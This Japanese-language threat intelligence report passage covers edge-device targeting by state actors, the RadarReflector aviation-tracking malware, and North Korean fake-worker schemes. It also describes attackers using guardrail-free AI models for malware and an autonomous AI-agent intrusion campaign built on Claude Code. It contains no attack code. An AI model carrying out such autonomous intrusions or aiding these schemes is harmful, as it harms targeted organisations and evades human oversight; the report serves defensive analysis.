米国、中東、アフリカを部分的に含む複数の地域で、中国がインフラ開発、経済協力、先進技術のコラボレーションへの関与をますます深めていることは、中国を拠点とする脅威アクターからの諜報活動を動機とした標的設定が継続または増大していることと相関しているように見えます。中国はグローバルパートナーシップを広げ続けているので、Red Phoenixなどの脅威アクターによるこうした諜報活動の傾向も継続する可能性があります。さらに、こうした標的の広がりは、公に報告されている地政学的開発や国家の戦略的優先順位とおそらく一致しているキャンペーンにおいて、高度な脅威アクター向けに被害者ネットワークへの機に乗じた侵害を促進する上で、境界システムが主要な構成要素であり続けている様子を浮き彫りにしています。境界システムへの標的設定と侵害は、2026年においてもRed Phoenixの主要戦術であり続けると考えられます。

図表9　Red Phoenixインフラとグローバルエッジへの標的設定





ケーススタディ：Yellow Dev 24による大規模スキャニングとサプライチェーンの露出

私たちは、一連のオープンディレクトリとイランを拠点とする脅威アクターYellow Dev 24（別名Nemesis Kitten）のつながりを特定し、2024年を通して実施されたエッジデバイスとインターネットに公開されたインフラへの標的設定を可視化しました。2024年中と2025年初頭の脅威アクターの活動に関する分析によって、この脅威アクターが22の組織にわたる1,000を超えるサブドメインを体系的に列挙し、スマートデバイス、AVシステム、自動化プラットフォーム、衛星通信サービス、クラウドベースのテレフォニー、メールツールなどの境界テクノロジーに主に焦点を当てていたことが判明しました。従来の偵察ツールとオーダーメイドのユーティリティを組み合わせることで、この脅威アクターが主たる標的とそのグローバルサプライチェーンの両方について、露出したアタックサーフェス内で弱点を特定しようとしていた可能性が高いと私たちは評価しています。

私たちの分析から得られる重要な知見は、通常はハイブリッドな職場や分散型の業務環境に展開されるエッジテクノロジーに、Yellow Dev 24が重点を置いていることです。このパターンは、ネットワーク境界上またはその近くに設置されたデバイスを侵害する行動を示唆しています。そこでは多くの場合、設定ミスや古くなったファームウェアによって、ラテラルムーブメント、クレデンシャルハーベスティング、または秘匿性の高いサーベイランスの機会がもたらされます。

私たちはさらに、これまで未知であったGolangベースのツールも発見しました。これはIPレンジをまたぐ大規模スキャニングやエクスプロイトのオーケストレーションのために設計されたツールのようです。このオーダーメイドツールの存在は、Palo Alto Expedition、Citrix ADC、GitLabシステム内の脆弱性に対するPoCエクスプロイトと合わせて、脅威アクターが意図的にコモディティとカスタム機能の両方を活用して、エッジアプライアンスを開示後速やかに侵害していることを示しています。

これらの調査結果は、攻撃者が戦略的に境界に焦点を当てていることを示しています。特に、エッジデバイス、サプライヤーがホストするサービス、外部アクセス可能な管理インターフェイスなどです。


ケーススタディ：Red Dev 43がマニア向けのMode-Sレシーバーを航空OSINTに対して悪用

私たちは、Red Dev 43として追跡している中国を拠点とするプロキシネットワーク開発者が、RadarReflectorと呼ばれるカスタム・マルウェア・ファミリを使用して、マニア向けのMode-Sレシーバーを標的にしていることを特定しました。RadarReflectorは少なくとも2024年以降に開発された可能性があり、その主な機能は、感染デバイスで受信したMode-S Beastのシリアライズデータを、脅威アクターが制御するインフラに転送することです[92]。

複数の感染デバイスで受信したデータを多層化することで、脅威アクターは感染デバイスが対応する地域の航空機の動きを正確に追跡できます。私たちの分析で、RadarReflectorの被害者は欧州、アジア、北米、南米、アフリカを含む世界各地で特定されました。一部のケースでは、戦略的エアモビリティに関与する軍事施設の周辺に被害者が集中していることが分かりました。

RadarReflectorがすでにRed Dev 43の開発する広範な機能の一部となっていることは確実ですが、Red Dev 43は、出荷場所データ、ソフトウェア無線（SDR）レシーバー、オンラインのサテライトトラッカーを含む他の多様なデータソースからも収集を行っています。こうした情報とRadarReflectorによって収集したデータを組み合わせて「状況認識」システムを強化し、フライト、出荷、天候の状況を広範囲で可視化している可能性が高く、興味を引く特定のアセットを追跡している可能性もあると私たちは評価しています。こうしたシステム（状況認識など）の多くが中国を拠点とする商業事業体によって開発され、市場に出ています。

中国を拠点とする脅威アクターがプロキシネットワークや「状況認識」システムなどの商用開発されたテクノロジーを活用する傾向は、今後何年も続く可能性があると私たちは評価しています。



データの駆動力 ―― 増幅装置としてのAI

AIは防御側と攻撃側の双方を大きくパワーアップさせるため、セキュリティリーダーにとってはサイバー投資対象の優先順位でAIが第1位となっています[93]。さらにAIは、現代の脅威となる活動の駆動力の主要な要因と位置付けられており、偵察、侵入、ソーシャルエンジニアリング、マルウェア開発、データエクスプロイトといったあらゆる領域で攻撃者の能力を増強させています。AI駆動型の機能の普及により、脅威アクターはスキルやリソースの制約を受けなくなっています。

2025年に脅威アクターは活動のギアを入れ替えました。2025年は、AIが脅威情勢における真の増幅装置となり、これまでは高度なスキルやリソースを持つ脅威アクターに制限されていた障壁を引き下げ、活動テンポの加速、能力の民主化に大きく寄与したという点で特筆すべき1年であったと言えます。

PwCインシデント・レスポンス・エンゲージメント・チームの知見に基づくと、2026年以降の脅威として、クライアントによって最も頻繁に挙げられた将来への懸念はAI駆動型の脅威でした。

AI対応ツールにより、スキルの低い脅威アクターでも高速かつ大量の攻撃を実行できるようになりました。一方で高度な攻撃者は、AIを使用して攻撃の精度を磨き、自動化を推し進め、攻撃に要する時間を短縮しています。攻撃者による継続的なAIの採用によって、非常に広範になった脅威アクターの層から生じる脅威の量や巧妙さが持続的に増進していく可能性が高いと私たちは評価しています。このことは、AIブームの前から根付き始めていた能力の民主化やas-a-Service型サービスの普及によって拡大するサイバー犯罪エコシステムにすでに反映されています。さらに、将来のマルウェア開発はAIアシストだけでなく、AIをネイティブに組み込むことで検知回避能力を向上させ、価値の高いデータを標的とする正確な攻撃で最大限の影響を与えるものになると私たちは予想しています。

AI駆動型で、大容量かつ多様な形を持つ攻撃への進化は、従来の検知・対応モデルに深刻な課題を突きつけます。結果として、これらの脅威に対する防御には従来のセキュリティ対策を超える戦略変更が求められます。組織は専門的なフレームワーク（MITREのATLASや、Adversarial Threat Landscape for Artificial-Intelligence Systems[94]など）を自社の脅威モデリングに組み込み、AIシステムがどのように悪用され得るのかという固有の手法を理解・予測することで、前述の課題に対してレジリエンスの高いサイバー防御体制を構築できるようになります。

AIによる変革の影響を示す2025年の活動

あらゆる動機を持つ脅威アクターが、一貫してこれらのAIツールを活用し、攻撃ライフサイクル全体で効率性を高めました。2025年に攻撃者による生成AIの採用が大きく広がったことで、脅威情勢は根底から再形成され、活動のテンポを加速させ続けています[95]。

> 脅威アクターはAIを単なる機能拡張ではなく、攻撃戦術の中核的要素として採用しており、偵察の自動化、多言語のフィッシング用の誘導コンテンツの作成、マルウェア開発の加速、複雑な侵入手引きに用いています”

AI企業が新機能を一般公開してから脅威アクターがそれを武器化するまでの時間は劇的に短縮されており、2026年にはこの傾向が加速する可能性が高いと私たちは評価しています。しかし、最も重大な進展は、人間の介入なく攻撃手順全体を実行できる自律型AIエージェントの登場です。これは攻撃機能のパラダイムシフトを意味します。

図表10　脅威アクターのAIの傾向

エクスプロイトの傾向	ソーシャルエンジニアリング（テキストベースの生成、誘導手口）	A／V生成、ディープフェイク	マルウェア開発	AIで強化されたランサムウェア攻撃	AI駆動による悪意あるキャンペーン
例／シナリオ	以下のような悪意あるAIツールの使用 • WormGPT • SpamGPT • FraudGPT 説得力の高いBECやその他の詐欺、偽情報のコンテンツ	北朝鮮を拠点とするBlack Araは、不法なリモートワーカー活動、ダークウェブ上のディープフェイクのサービス広告、犯罪活動の著名人や経営層のディープフェイクの一部として、AIを使用してフェイクペルソナを作成	脅威アクターによる自動のマルウェア開発、LummaStealerマルウェアファミリ内のAI生成のコードフラグメント	PromptLockと呼ばれる初めて知られたAI記述のランサムウェアは、偵察から恐喝にいたる攻撃チェーン全体を通してAIが使用されている	PoCのAIエージェントであるReaperAIは、侵入テスターとして機能するように設計されている。Anthropicの報告によると、中国を拠点とする脅威アクターGTG-1002が30のグローバル組織に対して自律型キャンペーンを開始した
エクスプロイトの可能性	低 中 高	低 中 高	低 中 高	低 中 高	低 中 高
機能の可用性	低 中 高	低 中 高	低 中 高	低 中 高	低 中 高

AI駆動型ソーシャルエンジニアリングの高速化

金銭的な動機に基づく脅威アクターは、WormGPT、SpamGPT、FraudGPTなどの悪意あるAIツールを速やかに採用して、複数の言語、地域、プラットフォームにわたり、説得力があり言語的に違和感のないフィッシングコンテンツを生成しました[96]。並行してディープフェイクテクノロジーも成熟し、サイバー犯罪者には忠実度の高い音声や動画のなりすまし技術がもたらされました。これにより、以前に比べて格段に低いコストやスキルで経営層を標的とした詐欺、ビッシング詐欺、アイデンティティ操作が可能になりました[97]。Deep Live Cam[98]のような新しいツールによって説得力のあるディープフェイク詐欺が可能になる一方、Media.io、Voice.ai、FakeYouなどの増え続けているサービスによって、個人が著名人の声を模倣できるようになりました。脅威アクターは、コールセンター向けに設計された音声アクセント変換ツールなどの正規のアプリケーションを悪用して、被害者が抱くかもしれない疑いを晴らし、活動を合法的に見せかけている可能性があると私たちは評価しています[99]。

AIで強化されたマルウェア開発と恐喝活動

2025年を通して、脅威アクターは無駄を省いた、つまりガードレールのないモデルを活用して悪意あるコードの生成、ペイロードの変異、既存のマルウェアファミリの最適化を行いました[100]。2025年の前半には、私たちが追跡する脅威アクターであるWhite Dev 168が運営しているLumma Stealerに、AI生成のコードの断片が発見されました[101]。この流れはPromptLockの発見へとつながりました。これは今までに類を見ないAIによって記述されたランサムウェアで、埋め込みのプロンプトに基づいてスクリプトを動的に生成する能力を持っています[102]。これにより、AIがマルウェアをネイティブ統合して検知を回避する仕組みを早期に垣間見せる事例となりました。

ランサムウェア脅威アクターも、AIを使用して窃取したデータを迅速に分析することで、被害者のプロファイリングを加速させ、恐喝交渉を有利に進めるための戦略の調整が可能になりました[103]。その一例が、DragonForceがアフィリエイトに提供したデータ分析サービスです。このサービスはAIを使用している可能性があると私たちは評価しており、これによってアフィリエイトは、被害者や特定の窃取済みデータの侵害に関連付けられるリスクに関するレポートを生成できるようになりました。このサービスの利用には、分析用に300～400GBの窃取済みデータが必要で、被害組織の年間収益は1,500万米ドル以上であることが条件とされています[104]。

自律型AIエージェントの参入

2025年は、自律型AIエージェントが登場し、悪意あるキャンペーンを助長するために脅威アクターによって試された年でもあります。ReaperAI[105]（侵入テスターとして機能するように設計されたAIエージェント）などのPoCエージェントは、偵察などの活動を自律的に実施して、人間の介入なく複雑なエクスプロイトを実行できる能力を示し、将来の拡張可能で持続性を持つ自動化された攻撃が行われる未来を示唆しました。2025年11月、Anthropicの報告によると[106]、中国を拠点とする脅威アクターGTG-1002が30のグローバル組織に対してキャンペーンを開始しました。ここには、AnthropicのAIツールチェーンClaude Codeを使用する大手テクノロジー企業、金融機関、化学メーカー、政府機関が含まれます。報告書によると、キャンペーンの80～90%はAI駆動型で、人間の介入なく実行され、あらかじめ設定されたガードレール内で実行されていました[107]。


> これらの活動は、脅威アクターが戦略を提供し、それをAIが実行する未来を示しています”

ケーススタディ：Black AraのAIで強化された潜入キャンペーン

2025年を通じて見られた悪意ある目的でAIの使用が進展した例として、北朝鮮を拠点とする脅威アクターBlack Ara（別名DPRK IT Workers、Famous Chollima、Wagemole）の活動があります。Black Araの活動は、偽の人格を綿密に作成すること（および窃取または借り受けたアイデンティティのキュレーション）が中心であり、これによって、世界中で組織内のリモート雇用を獲得するとともに、身元調査や北朝鮮に対する国際的な制裁に関連する雇用規制を回避するために国籍を隠しています。


少なくとも2018年から活動しているBlack Araの工作員は、ソフトウェアエンジニア、UIエンジニア、バックエンド開発者、.NET開発者、フルスタックまたはリード開発者、データサイエンティストなどの職務で、業務委託、協力会社、フルタイムの従業員として不法にリモート勤務をしています。工作員はまったく偽の人格を作成するか、正規の（多くの場合は窃取した）アイデンティティを乗っ取るか[108]、金銭を支払って実在の人物になりすますします[109]。さらに、でっち上げた職歴でこれらの人格を補強し、LinkedInやGitHubなどのプラットフォーム上の作られた偽のソーシャルメディアプロフィールを使って人格の信憑性を装います。また場合によっては、会社のWebサイトを偽造します。本当の居住地を隠蔽し、セキュリティチェックを回避するために、脅威アクターはラップトップファームを管理するファシリテーターやVPNを利用するファシリテーターのネットワークに依存しています。支払いは暗号通貨と外国の銀行を介して資金洗浄されます[110]。


図表11　Black Araの典型的な感染の連鎖



Black Araの主要な目的は、北朝鮮体制のために不正収益を創出することであり、国際的制裁を回避し、国家の優先活動（兵器開発プログラムなど）の資金に充てる手段として機能することである可能性が高いと考えられます。また、関心のある企業への戦略的アクセスを獲得するという、もう1つの動機もあります。この初期の足がかりは、諜報や知的財産の窃取、Black Araのような存在が発見される場合の企業に対する恐喝、またはBlack Artemis（別名Lazarus Group）のような、北朝鮮を拠点とするその他の脅威アクターによる後続の作戦を可能にするために、悪用される可能性があります[111]。

Black Araは、雇用詐欺キャンペーンの信頼性と有効性を高めるための増幅装置としてのAIを体系的に組み込んでいます。偽の人格を作成するために、工作員は偽造したソーシャルメディアアカウント用にAIを使用して固有かつ説得力のあるプロフィール写真を作成します。あるいは、AIで既存の写真素材を編集して、本物のように見える個人の写真を新たに作成します。場合によっては、脅威アクターが偽の組織および関連のWebサイトを作成し、偽造した履歴書やソーシャルメディアアカウント上の職歴として利用することもあります。こうした工作がメディアで報道されることが多くなる中で、Black Araはディープフェイク動画を採用して戦術を進化させています。これにより、オンライン面接を受けることができ、場合によっては、巧みに正規のIT専門家になりすまし、雇用を獲得することもあります[112]。





フルスタックの攻撃戦術 ―― デジタルトラックを進む攻撃戦術

脅威アクターは技術スタック全体を高速で駆け抜けています。エッジの脆弱性からクラウドアイデンティティの悪用、アプリケーション層の侵害までを流れるように、かつてない精度で移行しています。それぞれの動機は異なりますが、戦術は同じ高価値の制御領域（アイデンティティ、クラウド、可視性が低下しやすい露出したエッジ）に集約される傾向が強まっています。防御側は、企業のあらゆる層に急速に広がっている攻撃者の一歩先を行くために、このような要所に合わせてセキュリティ駆動力を調整し、信頼関係を強化するとともに管理・制御基板に対する統制を厳格化することを迫られています。

2025年の全期間を通して、脅威アクターは現代の技術スタックが高速のレースサーキットのような様相を呈していることを示しました。攻撃者はエッジデバイス、クラウドプラットフォーム、アイデンティティシステム、アプリケーション、エンドポイント、データストアの間をますます巧みに移動しています。攻撃の理由は依然として動機によって決定しますが、どのように防御を突破するのかは、脅威アクターの作戦能力の専門化に左右されます。

豊富なリソースを持ち、諜報活動を動機とする脅威アクターはフルスタック型のキャンペーンを実行し、脆弱なエッジ機器からクラウドの制御基盤およびデータハブまで、シームレスに侵入を進めました。金銭を動機とする脅威アクターは成熟しつつあるサイバー犯罪エコシステムを背景に、アイデンティティの悪用や高速で進行する認証情報窃取へと軸足を移しました。一方で、妨害行為を動機とする脅威アクターが引き続きインフラに焦点を当てたのに対し、ハクティビストは周辺的な領域にとどまり、永続性ではなく可視性のために、外部に公開されている面を標的にしました[113]。

動機によって意図（諜報活動、金融犯罪、妨害行為、ハクティビズム）が形作られますが、2025年の情勢によって明らかになったのは、脅威アクターの高度さが、技術スタック全体をいかに滑らかに横断できるかによって測定される傾向が強まっていることです。

- 諜報活動を動機とする脅威アクター（特に中国[114]およびロシア[115]を拠点とする脅威アクター）は脆弱性と正規のワークフローをシームレスに悪用し、サプライチェーンに潜入し、クラウドアイデンティティを悪用し、隠密なラテラルムーブメントを行って長期的なアクセスを維持することで、フルスタックのスムーズな動きを示しました。

- 金銭を動機とする脅威アクターはアイデンティティおよびSaaSの標的化に注力し、MFA疲労、窃取したトークン、RMMツール、OAuthを利用した侵入経路、およびインフォスティーラーを悪用して高速な恐喝キャンペーンを実行しました[116]。

- 北朝鮮を拠点とする脅威アクターはソフトウェアサプライチェーンと不正な開発者エコシステムを悪用すると同時に、その他複雑なサイバー手段を用いた雇用詐欺および恐喝に取り組み、収入の獲得と戦略的なインテリジェンス収集を一体化させています[117]。

- イランを拠点とする脅威アクターは目的が首尾一貫していましたが、中核となる攻撃戦術に新しいバックドアの迅速な開発、高度な解析回避技術、モジュール型ローダーと組み合わせることで、戦術的イノベーションを加速させ[118]、それと同時にAIを採用して[119]偵察[120]、フィッシング[121]、マルウェア開発[122]の規模を拡大しました。

